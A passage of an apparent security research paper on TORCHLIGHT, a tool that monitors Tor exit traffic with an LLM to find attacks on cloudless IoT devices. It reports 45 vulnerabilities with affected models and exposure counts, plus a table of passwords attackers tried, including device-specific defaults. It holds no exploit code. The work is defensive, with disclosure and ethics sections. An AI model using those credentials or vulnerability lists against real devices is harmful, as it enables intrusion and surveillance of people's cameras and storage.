13        **for** $i \leftarrow 1$ *to max_node* **do**
14          Add/update node in *Plan*;
15          Update *Cost* and *Bandwidth*;
16          Calculate *Current_PC* using: *Plan*, *E*, *D*, *Wee*, *Wed* and *c*;
17          **if** *Current_PC* $\geq$ *Desired_PC* **or** *Cost* $\geq$ *M_Budget* **then**
18            **return** *Plan*, *Cost*, *Bandwidth*, *PC*;

19    **return** *Plan*, *Cost*, *Bandwidth*, *PC*;

---

HFW2231S' in the previous steps but lacked vendor and type information in the response, our search-engine-based retriever would search the internet for relevant webpage titles and summaries associated with 'IPC-HFW2231S'. The retrieved information is then passed to the LLM to identify the vendor ('Dahua') and type ('Camera'). Utilizing these documents, the LLM precisely ascertains the relevant vendor and type for each model and verifies the existence of the model, thereby ensuring accuracy in its outputs.

**Step IV: Confirming IoT Device Traffic.** This step is implemented to accurately discern IoT traffic, specifically the traffic generated by IoT devices. This is necessary because the early step focuses on identifying names within responses, but this alone does not confirm the traffic is indeed IoT-generated. The challenge becomes evident when we encounter mentions of IoT devices in contexts that are not IoT devices. For example, a blog post discusses the Sony ILCE-7M3 camera. Despite the LLM's capability to recognize and label this as ['SONY', 'CAMERA', 'ILCE-7M3'], it incorrectly attributes this mention to IoT-generated traffic, as illustrated in Figure 3c.

To tackle this issue, we prompt the LLM scrutinize the whole response to determine if the response was truly originates from the specified IoT device, as described in Figure 3c. By implementing this method, we effectively minimize false positives, thereby ensuring our analysis only includes authentic IoT-generated traffic.

**Step V: Analyzing the Attacking Traffic.** This step focuses on detecting attacks against cloudless IoT devices by feeding plaintext streams to the model. Initially, IoT traffic is processed to generate appropriate inputs for the detection task. For example, in detecting command injection attacks, HTTP requests serve as the input, while the detection of information disclosure incorporates both HTTP requests and their corresponding responses to identify sensitive data leaks from IoT devices. Then, the attack detection task is structured as a binary classification problem, with prompts designed to enable the LLM to identify different types of attacks based on the inputs. Few-shot examples are employed to help the LLM understand the context, enabling it to generalize across diverse scenarios. For detailed descriptions of the inputs and prompts, refer to Appendix B.

We manually verify the LLM-identified attacks and vulnerabilities present in the IoT attack traffic and cross-reference them with threat intelligence databases, such as CVE [14] and NVD [17]. In the case of zero-day vulnerabilities, we authored vulnerability reports and attempted to contact the vendors. Finally, we analyzed these attacks targeting IoT devices across temporal, spatial, and behavioral dimensions.

## 6 Evaluation

In this section, we present the evaluation experiments to answer the following three research questions:

- **RQ1:** How effective is TORCHLIGHT identifying IoT devices from traffic datasets? (§6.2)

- **RQ2:** Which types of IoT devices are most frequently accessed within the Tor network? (§6.3)

- **RQ3:** What vulnerabilities are exploited in IoT traffic? (§6.4)

### 6.1 Experiment Setup

**Experimental Platform** We conducted our LLM experiments on NVIDIA A40 GPUs with 48GB of VRAM, using Ubuntu 20.04. The experiments employed a quantized Llama 2 70B

model [55, 58], tailored to fit within the memory of the A40. We utilized the ExLlama [60], with a temperature setting of 0.95, to control the randomness in the generated text. Additionally, the Google Custom Search API [26] served as retriever for the IoT product corpus.

**Test Dataset** To ensure comprehensive and robust experimentation, we evaluated our approach on two datasets.

- **Tor Traffic.** We manually collected and annotated a total of 1,040 responses from our Tor exit nodes. This included 800 positive samples—responses generated by IoT devices—and 240 negative samples—responses generated by non-IoT devices(servers). Notably, the negative samples included non-IoT responses but contained IoT-related information.

- **ARE Dataset.** we randomly sampled 1200 responses from the annotated IoT dataset released in [22]. Additionally, we manually reconfirmed the accuracy of the annotations.

## 6.2 Identifying IoT Devices from Traffic

**Accuracy.** The performance of our LLM-based approach in identifying IoT devices(§ 5.3) on both Tor traffic and ARE datasets is presented in Table 3. Our method achieves 93.84% accuracy and 93.85% coverage, and a macro average F1 score of 0.8671 on the Tor traffic dataset. On the ARE dataset, it achieves 97.59% accuracy and 93.65% coverage, and a macro average F1 score of 0.8857. The better performance on the ARE dataset is attributed to the absence of negative samples in this dataset.

**Table 3:** Performance of LLM-based IoT Traffic Identification for Tor Traffic and ARE Datasets

| Dataset | Coverage/Recall | Accuracy | Precision | Macro-F1 |
|---|---|---|---|---|
| **Tor Traffic** | 0.9385 | 0.9384 | 0.9260 | 0.8671 |
| **ARE** [22] | 0.9365 | 0.9759 | 0.9472 | 0.8857 |

We manually verified false positives (FPs) and false negatives, analyzing instances of misidentification of IoT devices from traffic. A false positive (FP) occurs when non-IoT-related entities are misclassified as IoT-related entities or an IoT device from one brand is misclassified as belonging to another brand. For example, our approach wrongly labeled the device entity ['BCS', 'NVR', 'BCS-XVR0801E-III'] as a Dahua product due to BCS being an OEM made by Dahua. Therefore, the term 'Dahua' in Step III's search results led to this misattribution.

**Traffic Distribution.** We deployed three Tor exit relays in Las Vegas, New York, and Miami at a total cost of $196, collecting 26.506TB of traffic through the strategic planning presented in §5.2. The traffic distribution across these nodes was 17.092TB in Las Vegas, and 4.707TB each in New York and Miami. From the collected Tor traffic, we captured 60,476,207 responses, including HTTP, Telnet, FTP and RTSP responses.



**Figure 4:** Probability($P_c$) versus Number of Circuits(c)

These were distributed as 41,068,340 in Las Vegas, 9,378,159 in New York, and 10,029,708 in Miami.

**Effectiveness.** Based on the analysis in Appendix A.2, we use real-world Tor data to evaluate the effectiveness of TORCHLIGHT. We collect all the information of the Tor onion nodes, and there are 7,739 onion nodes in the Tor network, with $B_e = 414.5148$ Gb/s, $B_x = 84.8912$ Gb/s, $B_d = 158.1926$ Gb/s, and $B_n = 89.8945$ Gb/s. According to the Tor weighted bandwidth algorithm, this scenario satisfies the conditions $S + B_d < B/3$ and $B_e \geq B_x$, indicating a situation where exit nodes are distinctly scarce. In this context, we calculated the probability $P_c(b)$ based on the number of circuits $c$. Figure 4 illustrates the relationship between $P_c(b)$ and $c$. As shown by OUR in the figure, when a malicious Tor client establishes approximately 120,000 circuits, $P_c(b)$ approaches 100%.

To further explore the theoretical potential of TORCHLIGHT, we ranked the top 10 pure exit nodes by original bandwidth. As illustrated in IDEAL-1, IDEAL-2, and IDEAL-3, we theoretically calculated that when controlling the top 1, top 5, and top 10 pure exit nodes, a malicious Tor client needs to establish 5,778, 1,205, and 635 circuits, respectively, for $P_c(b)$ to approach 100%. Consequently, with more bandwidth, we will collect malicious traffic more efficiently.

## 6.3 Profiling Identified IoT Devices

**Distribution of Identified IoT Devices over Time.** Over a 12-month period, we collected 26 TB of traffic, resulting in over 60 million responses. After filtering, approximately 500,000 responses remained. And ultimately, we discovered traffic from 50,874 unique IoT devices on Tor exits, identified by their IP and port. Figure 5 illustrates the number of recognized IoT devices across 12 months. The bars in the chart represent the monthly count of IoT devices discovered.

**Figure 5:** Number of Recognized IoT Devices over Time

The line indicates the cumulative total count of discovered IoT devices, which increases over time. The number of IoT devices peaked in April and May, with approximately 21,900 (43.1%) devices being discovered during these two months.

**Table 4:** Number of Recognized IoT Devices

| Device Type | Number (%) | Vendor | Number (%) |
|---|---|---|---|
| DVR | 11,062 (54.9) | Qualvision | 14,172 (40.9) |
| Camera | 7,346 (36.5) | TVT | 3,776 (10.9) |
| NVR | 700 (3.5) | Hikvision | 2,184 (6.3) |
| Router | 313 (1.6) | Dahua | 2,050 (5.9) |
| NAS | 284 (1.4) | Hipcam | 653 (1.9) |
| ONT | 181 (0.9) | MikroTik | 420 (1.2) |
| Gateway | 112 (0.6) | Topsvision | 353 (1.1) |

**Distribution of Device Vendors and Types.** As shown in Table 4, the vendors and types of IoT devices accessed via Tor exhibit a long-tail distribution. Specifically, DVRs are the most frequently identified devices, accounting for 54.9%, followed by cameras at 36.5%. Other device types, such as NVRs, routers, NAS, ONTs, and gateways, have relatively smaller proportions. Additionally, the table shows the number of IoT devices from different vendors, with Qualvision having the most devices at 40.9%, followed by TVT and Hikvision at 10.9% and 6.3%, respectively. The majority of the traffic targeting these predominant devices involves failed password cracking attempts via RTSP and FTP protocols, indicative of a systematic trial-and-error approach by attackers.

Given the sensitive nature of these potential file manipulation, we focus on analyzing credentials used in the failed login attempts rather than exacerbating the issue by analyzing the data obtained by attackers. The left two columns of Table 5 display the ten most common passwords used, all of which appear in various online password dictionaries [20, 29]. After filtering out these dictionary passwords, the remaining frequently used passwords are displayed in the the right column, which are often device-related; for instance,

**Table 5:** Failed Login Passwords

| All Password | | Non-Dictionary Passwords | |
|---|---|---|---|
| admin | 12345678 | GRwvcj8j | tp-link |
| 111111 | 12345admin | tlJwpbo6 | reolink |
| 1111 | abc12345 | meinsm | fliradmin |
| 12345 | 1234 | wbox | aiphone |
| 11111 | 123456789 | wbox123 | Dinion |

`reolink`, `tp-link` and `Dinion` are associated with security camera or router companies [10, 47, 59], while `GRwvcj8j` and `tlJwpbo6` are linked to HiSilicon [7]. This analysis shows that password-cracking attackers actively research specific devices and exploit known configurations rather than blindly guessing.

**Locations of IoT Devices.** To identify the locations of these IoT devices, we used MaxMind's GEOIP [39] database, which provides country-level location data based on IP addresses. Figure 6 illustrates the geographic distribution of the recognized IoT devices. Among the continents, Asia leads with 53.5% of the devices, followed by Europe at 38.3%. North America and South America each have 3.5%, while Oceania and Africa account for 0.6% and 0.5%, respectively. Iran leads regionally with 43.5% of devices, followed by Poland and the United Kingdom with 6.1% and 4.7%, respectively. This distribution, particularly concentrated in Asia and Iran, corresponds with the large-scale password cracking attacks previously discussed, suggesting a geographic focus in the attackers' activities.



**Figure 6:** Geographical locations of accessed IoT devices. Each red dot represents an IoT device, with denser clusters indicating higher frequency of access in those areas.

## 6.4 Discovering Vulnerabilities

As shown in "*0-Day*" column of Table 6, we identified 45 vulnerabilities, 29 of which were zero-day exploits. We responsibly disclosed these vulnerabilities, and 25 CVE-IDs were assigned to our discoveries. Notably, a command injection vulnerability was discovered in a Samsung DVR device. Despite our attempts to contact Samsung, we received no response. For ethical reasons, we will not detail this particular vulnerability. Additionally, we identified two path traversal

**Table 6:** Zero-day and N-day Vulnerabilities Discovered by TORCHLIGHT and Actively Exploited on Tor

| CVE-IDs | 0-Day | Severity | Price ($) | Class | Vendor | Type | Model | Amount |
|---|---|---|---|---|---|---|---|---|
| *25 New Zero-day Vulnerabilities with Assigned CVE Numbers* | | | | | | | | |
| CVE-2024-10915 | ✓ | CRITICAL | 10k-25k | OS Command Injection | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2024-10914 | ✓ | CRITICAL | 10k-25k | OS Command Injection | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2024-3273 | ✓ | CRITICAL | 10k-25k | Command Injection | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2024-3272 | ✓ | CRITICAL | 10k-25k | Hard-coded Credentials | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2024-3765 | ✓ | CRITICAL | 2k-5k | Access Control | Xiongmai | DVR | AHB7804R, AHB8004T... | 390k |
| CVE-2024-12987 | ✓ | HIGH | 2k-5k | Command Injection | DrayTek | Gateway | Vigor2960, Vigor300B | 66k |
| CVE-2024-12986 | ✓ | HIGH | 2k-5k | Command Injection | DrayTek | Gateway | Vigor2960, Vigor300B | 66k |
| CVE-2024-4582 | ✓ | HIGH | 1k-2k | OS Command Injection | Faraday | DVR | GM8181, GM828x | 27k |
| CVE-2024-10916 | ✓ | MEDIUM | 10k-25k | Information Disclosure | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2024-3274 | ✓ | MEDIUM | 10k-25k | Information Disclosure | D-Link | NAS | DNS-320L, DNS-340L, ... | 92k |
| CVE-2025-0224 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Provision ISR | DVR | NVR5-8200, SH-4050A, ... | 181k |
| CVE-2024-13130 | ✓ | MEDIUM | 1k-2k | Path Traversal | Dahua | IP Camera | HFW2300R, HDW1200S, ... | 100K |
| CVE-2024-12897 | ✓ | MEDIUM | 1k-2k | Path Traversal | Intelbras | IP Camera | VIP S3020, VIP S4020, ... | 102k |
| CVE-2024-12896 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Intelbras | IP Camera | VIP S3020, VIP S4020, ... | 102k |
| CVE-2024-12984 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Amcrest | IP Camera | IP2M-841B, IPC-IPM-721S, ... | 147k |
| CVE-2024-7339 | ✓ | MEDIUM | 1k-2k | Information Disclosure | TVT | DVR | AV108T, 2108TS, ... | 408k |
| CVE-2024-7120 | ✓ | MEDIUM | 1k-2k | OS Command Injection | Raisecom | Gateway | MSG1200, MSG2300, ... | 25k |
| CVE-2024-5096 | ✓ | MEDIUM | 1k-2k | Information Disclosure | HIPCAM | IP Camera | - | 722k |
| CVE-2024-4583 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Faraday | DVR | GM8181, GM828x | 27k |
| CVE-2024-4584 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Faraday | DVR | GM8181, GM828x | 27k |
| CVE-2024-4022 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Keenetic | Router | KN-1410, KN-1810, ... | 387k |
| CVE-2024-4021 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Keenetic | Router | KN-1410, KN-1810, ... | 387k |
| CVE-2024-3721 | ✓ | MEDIUM | 1k-2k | OS Command Injection | TBK | DVR | DVR-4104, DVR-4216 | 114k |
| CVE-2024-3160 | ✓ | MEDIUM | 1k-2k | Information Disclosure | Intelbras | DVR | MHDX1008, MHDX5016, ... | 520k |
| CVE-2024-4235 | ✓ | LOW | 5k-10k | Cleartext Storage | Netgear | Router | DG834Gv5 | 6k |
| *16 Known N-day Vulnerabilities* | | | | | | | | |
| CVE-2022-28956 | ✗ | CRITICAL | 10k-25k | Privilege Escalation | D-Link | Router | | 628k |
| CVE-2023-4474 | ✗ | CRITICAL | 5k-10k | OS Command Injection | Zyxel | NAS | NAS326, NAS542 | 41k |
| CVE-2022-27596 | ✗ | CRITICAL | 2k-5k | SQL Command Injection | QNAP | NAS | QTS, QuTS hero | 2.0M |
| CVE-2018-9995 | ✗ | CRITICAL | 2k-5k | Credentials Management | TBK | DVR | DVR4104, DVR4216 | 114k |
| CVE-2017-7925 | ✗ | CRITICAL | 2k-5k | Access Control | Dahua | DVR | DH-IPC-Hx | 2.7M |
| CVE-2021-36260 | ✗ | CRITICAL | 1k-2k | Command Injection | Hikvision | - | | 157k |
| CVE-2019-7194 | ✗ | CRITICAL | 1k-2k | Path Traversal | QNAP | NAS | QTS | 593k |
| CVE-2019-7192 | ✗ | CRITICAL | 1k-2k | Authentication Bypass | QNAP | NAS | QTS | 593k |
| CVE-2017-7577 | ✗ | CRITICAL | 1k-2k | Path Traversal | Xiongmai | - | - | 33k |
| CVE-2018-18441 | ✗ | HIGH | 5k-10k | Information Disclosure | D-Link | IP Camera | DCS-936L, DCS-942L, ... | 53k |
| CVE-2013-3586 | ✗ | HIGH | 2k-5k | Improper Authentication | Samsung | DVR | - | 20k |
| CVE-2013-6023 | ✗ | HIGH | 2k-5k | Path Traversal | TVT | DVR | - | 507k |
| CVE-2017-5892 | ✗ | HIGH | 1k-2k | Information Disclosure | ASUS | Router | RT-AC, RT-N | 69k |
| CVE-2014-4019 | ✗ | HIGH | - | Information Disclosure | ZTE, TP-Link,... | - | - | 522k |
| CVE-2024-0717 | ✗ | MEDIUM | 10k-25k | Information Disclosure | D-Link | Router | DSL-224, DWM-321, ... | 225k |
| CVE-2019-9680 | ✗ | MEDIUM | 1k-2k | Information Disclosure | Dahua | IP Camera | HDW4X2X, HDBW4X2X, ... | 148k |
| *4 New Zero-day Vulnerabilities without CVE Numbers Assigned* | | | | | | | | |
| - | ✓ | - | - | Path Traversal | Dahua | DVR | ?* | 1.7M |
| - | ✓ | - | - | Path Traversal | Dahua | Video Intercom | ?* | 1k |
| - | ✓ | - | - | Command Injection | LaCie | NAS | CloudBox | 14k |
| - | ✓ | - | - | Command Injection | Samsung | DVR | ?* | 20k |

"-": The data is missing from threat intelligence platforms including VulDB, CVE and NVD.
"?*": The model is known but not disclosed for ethical reasons.

vulnerabilities in Dahua products. Upon contacting Dahua, they responded that the issue had been "*previously identified during our internal penetration testing in 2019 and already fixed.*" Furthermore, we identified a command injection vulnerability in a LaCie NAS device. According to their website, the issue had already been patched [48].

**Severity of Vulnerabilities.** We represented the severity of the vulnerabilities using the CVSS (Common Vulnerability Scoring System [16]) 3.x scores, as shown in the Severity column of Table 6. Specifically, there are 14 critical, 8 high, 18 medium, and 1 low severity vulnerabilities. The Price Estimation column reflects the estimated prices of vulnerabilities based on VulDB's mathematical algorithm when the issue is not disclosed in any way [61]. VulDB estimates the total price of these vulnerabilities in the exploit market at approximately

$312,000, with 8 vulnerabilities valued between $10,000-$25,000, 3 valued between $5,000-$10,000, 8 valued between $2,000-$5,000, and 21 valued between $1,000-$2,000. As indicated in the Class column, the identified vulnerabilities pose significant risks, including information disclosure, authentication bypass, privilege escalation, and arbitrary command execution. The vulnerabilities of cameras, DVRs, and NAS devices could result in the leakage of private data. Vulnerabilities of routers could facilitate lateral movement by attackers within local networks, posing even greater threats. More importantly, these vulnerabilities can serve as potential vectors for IoT malware to infect tailored devices [2, 3].

**Devices Affected by Vulnerabilities.** To identify the amount of these vulnerable devices exposed on the internet, we used specific strings by devices to search in FOFA [23],

a cyberspace search engine. The results, indicating approximately 12.71 million vulnerable devices, are presented in the "Amount" column of Table 6. It is important to note that the exact number may vary due to OEM manufacturers like Dahua, TVT, and Hikvision, who produce similar products for various brands [32, 33, 34]. But these products likely share the same vulnerabilities since they use the same codebases. The Dahua DH-IPC-Hx series DVRs are the most prevalent, with around 2.7 million devices at risk of a critical vulnerability that could let attackers access sensitive information as privileged users. Conversely, the Netgear DG834Gv5 router, with 6,000 units exposed, has vulnerabilities due to cleartext credential storage, potentially allowing direct login and system modifications by attackers.

Interestingly, we noticed that attackers tend to target legacy products, such as D-Link DNS-320L NAS, which harbors six zero-day vulnerabilities (CVE-2024-3272, CVE-2024-3273, CVE-2024-3274, CVE-2024-10914, CVE-2024-10915, and CVE-2024-10916) from a 2018 firmware release. After disclosing these vulnerabilities, the vendor confirmed the product is end-of-life and recommended replacement. Similarly, the Netgear DG834Gv5, affected by the zero-day vulnerability CVE-2024-4235, has been "end-of-life" since its vulnerable firmware release in 2011, leaving it exposed for 13 years. Additionally, the Xiongmai AHB7804R-MH-V2 DVR has had a vulnerability in the wild since its 2018 firmware, now over 6 years old. These outdated devices lack modern security features and fail to receive timely updates, increasing their susceptibility to attacks.

**Attack Attempts by Exploiting Vulnerabilities.** We now approximate the attack attempts by exploiting these vulnerabilities. We created custom Suricata rules for detailed assessment of exploitation attempts, as exemplified in Appendix C. Suricata analyzes network traffic using rule-based signatures to detect suspicious activity. The monthly exploitation data is shown in Figure 7, with a focus on identifying attempts rather than successful attacks. Due to space constraints in the figure, we consolidated all Dahua-related path traversal vulnerabilities under the label "*Dahua Path Traversal*." Overall, this graph reveals a substantial number of exploitation attempts targeting these vulnerable devices. The peak in exploitation attempts in June is largely attributed to the exploitation of CVE-2017-7577, an path traversal vulnerability. The least frequent was the exploitation of the CVE-2019-7194 targeting QNAP NAS, which occurred only 2 times in 12-month, demonstrating the effectiveness of LLM-based IoT Traffic Analyzer.

## 7 Attacks Driven by Exploiting Vulnerabilities

As per our threat model, we identify four potential attack types, but we exclude data manipulation attacks because the original data state is unknown. In this section, we illustrate the security implications of the remaining attacks by discussing their consequences and presenting real-world case studies.



**Figure 7:** Monthly Vulnerabilities Exploitation Counts

We also provided automated, dependency-linked examples in Appendix D for readers of interest.

**(A1) Reconnaissance Attacks:** Reconnaissance attacks pose significant security risks as they enable attackers to gather critical information about target devices and their vulnerabilities, serving as a foundation for more severe cyber operations. For instance, vulnerabilities such as CVE-2024-3274 can reveal a device's vendor, model, and firmware version, while CVE-2024-4583 and CVE-2024-4022 may expose port numbers for IoT control services, aiding targeted attacks. Meanwhile, an attacker might test for a command injection vulnerability by injecting a random string with echo, a method seen in exploits like those targeting the D-Link DNS-320L NAS (CVE-2024-3273), Raisecom MSG1200 Gateway (CVE-2024-7120), and TBK DVR-4104 DVR (CVE-2024-3721).

**(A2) Device Manipulation Attacks:** We now analyze device manipulation attacks where attackers maliciously manipulate device functionality. We focus on two key aspects: the vulnerabilities enabling command execution and the specific commands used. For the vulnerabilities enabling command execution, we identified two types. The first arises in front-end services caused by improper input sanitization, such as CVE-2024-3273, CVE-2024-7120, and CVE-2024-3721. The second occurs in control services, particularly those using proprietary protocol, which are more dangerous due to their increased stealth (Details in Appendix E).

Attackers exploit these vulnerabilities to execute various commands or scripts, which fall into three categories based on their purpose: deploying backdoors, disrupting security defenses, and gathering system information. These attacks enable attackers to maintain access, disable defenses, and gather

intelligence. For example, in one of the discovered backdoor attacks (see Appendix F.1), the attacker inject the XOR operation command to achieve simple encryption and decryption. This approach could bypass signature-based intrusion detection systems, making the compromised device more difficult to detect. In attacks targeting Dahua DVR devices, as detailed in Appendix F.2, attackers attempted to directly modify critical data in kernel memory by executing scripts and inject commands, thereby bypassing kernel security mechanisms.

**(A3) File Manipulation Attacks:** We analyze file manipulation attacks that involve unauthorized access to sensitive files from devices, identifying two primary exploitation methods: lack of authentication and password cracking. Instances of inadequate authentication stem from manufacturers' oversight in implementing proper access controls or from users neglecting to configure necessary protections. For example, attackers exploited a cleartext storage vulnerability in the Netgear Router DG834Gv5 to obtain sensitive credentials. On the other hand, password cracking plays a significant role in file manipulation attacks, with DVRs and cameras being the most targeted devices. As shown in §6.3, These devices often suffer from systematic password cracking attempts via RTSP and FTP protocols, involving a detailed knowledge of vendor-specific default configurations.

## 8    Discussion

**Comparison with Traditional Attack Detection Approaches.** Traditional intrusion detection systems (IDS) approaches require experts to manually design rules or features. However, adversaries may evade detection by making minor modifications. For example, Suricata rules may be designed to identify plaintext strings, but an attacker can bypass detection by encoding the strings using URL encoding, rendering those specific rules ineffective [62]. Additionally, traditional signature-based methods also suffer from poor generalizability and are incapable of detecting zero-day attacks. Similarly, traditional machine learning methods [4, 9, 25, 40] face limitations, as they require large volumes of labeled samples to train models, which is impractical given the diversity of IoT devices and the wide variety of attack techniques. In contrast, LLMs are pre-trained on extensive corpora. LLMs can learn and generalize using only a few-shot examples, making them capable of detecting even zero-day attacks.

**Manual Effort.** Our manual effort involves confirming the LLM-identified attacks present in the IoT attack traffic. For an LLM-identified attack, we manually extract related segments of Tor traffic and determine if an attack was ongoing. Appendix C gives examples of interaction between the attacker and device from our manual analysis. We also consult with a wide range of resources, such as CVE reports, forums, blogs, and PoC demonstrations and determine if the attack is a known one or zero-day attack.

**Implications of Focusing on Unencrypted Communications.** Detecting attack behavior within encrypted communication is an open problem, and detecting and confirming zero-day attacks in such communication is even more challenging. Our approach relies on a general-purpose LLM for IoT traffic identification and attack detection, which lacks the capability to process or analyze encrypted data. As a result, our input is limited to unencrypted content. If adversaries use encrypted communication with target IoT devices, our method will fail to detect such attacks.

## 9    Related Work

**Tor Traffic Analysis.** While Tor traffic is notorious for malicious activities, earlier studies lacked depth in addressing attacks. Ling et al. [37] introduced TorWard, detecting various malicious activities at exit nodes, but their analysis was limited to IDS. Website fingerprinting, which analyzes traffic at Tor entries to infer the visited webpages, is limited to classification and cannot detect complex attack behaviors [5, 18, 49]. Our research focuses on 0-day and n-day attacks targeting IoT devices at exit nodes and analyzes attacker behavior, providing a novel perspective.

**Honeypots.** Honeypots, widely used to capture real-world IoT attacks, are network systems designed to be compromised [2, 15, 27, 41]. Specifically, Dang et al. [15] deployed 4 hardware and 108 software IoT honeypots, attracting a variety of attacks. Further, Munteanu et al. [41] analyzed data from 221 global honeypots over 15 months. However, honeypots only simulate specific devices, limiting the scope of detected attacks. In contrast, passive monitoring at exit nodes provides broader detection, offering a more accurate view of IoT attacks in the wild.

## 10    Conclusion

Our research uncovers a critical and emerging threat in the IoT landscape, where attackers leverage the anonymity provided by the Tor network to exploit vulnerabilities in cloudless IoT devices. Our tool TORCHLIGHT effectively identified 45 vulnerabilities, including 29 zero-day exploits, revealing a hidden but highly active threat landscape. The high number of devices affected (12.71 million) and the critical nature of the exposed vulnerabilities (information disclosure, authentication bypass, and arbitrary command execution) demonstrate the need for more robust and proactive measures to protect IoT ecosystems. As our study gains attention within the cybersecurity community (top 25 on Hacker News with 190,000 views), it highlights the importance of continued vigilance and the development of tools to safeguard against the evolving tactics of adversaries in the ever-expanding IoT domain.

## Acknowledgments

## Ethics Considerations

In this paper, we collected Tor exit traffic and used a LLM to identify IoT device traffic, aiming to gain insights into IoT attacks from the Tor exit perspective. Our research adhered to the principles outlined in the Menlo Report [6] and we took the following steps to ensure that our experiments were conducted ethically.

**Institutional Review Board (IRB) Approval**: Our research plan underwent and passed the ethical review process at our university. Based on the feedback of our university, "*the proposed activity is not human subjects research as defined by DHHS or FDA regulations. The research is limited to anonymous data being used for a systems analysis this would not require IRB purview.*"

**Responsible Disclosure**: We contacted manufacturers and responsibly disclosed the vulnerabilities identified in this paper. For vulnerabilities CVE-2024-3272, CVE-2024-3273, and CVE-2024-3274, the vendor confirmed that the products are end-of-life and advised that they "should be retired and replaced." Regarding CVE-2024-4021 and CVE-2024-4022, the vendor acknowledged the issues and plans to implement fixes by the end of 2024.

**Data Protection**: We took extensive measures to minimize any potential harm that might arise from our data collection efforts, including the following: (i) We minimized the data collection to the greatest extent possible. Aiming not to disrupt benign users' use of Tor, we filtered out requests to the Top 1M Domains and those targeting VPS providers. (ii) We committed to keeping all user data and metadata confidential, ensuring none was exposed to third parties. (iii) The collected data was securely transmitted back via SSH encrypted channels and stored on a secure server located within a campus machine room, which has limited physical access. (iv) Our interaction with the data was limited to observation without any modification. Further, We focused solely on identifying IoT device traffic and detecting IoT threats. All collected data was anonymized and subsequently deleted upon submission of this paper.

**Anonymity Provided by Tor**: The Tor mechanism anonymizes the source IP, which prevents us from obtaining user information based on the source IP, ensuring the privacy of users.

## Open Science Policy

We have made our code publicly available in an open repository https://zenodo.org/records/14742809. Due to the sensitivity of the Tor exit traffic, we will not make the raw data publicly available.

## References

[1] 667bdrm. sofiactl. https://github.com/667bdrm/sofiactl?tab=readme-ov-file/, 2022.

[2] Omar Alrawi, Charles Lever, Kevin Valakuzhy, Ryan Court, Kevin Z. Snow, Fabian Monrose, and Manos Antonakakis. The circle of life: A large-scale study of the iot malware lifecycle. In Michael D. Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 3505–3522. USENIX Association, 2021. URL https://www.usenix.org/conference/usenixsecurity21/presentation/alrawi-circle.

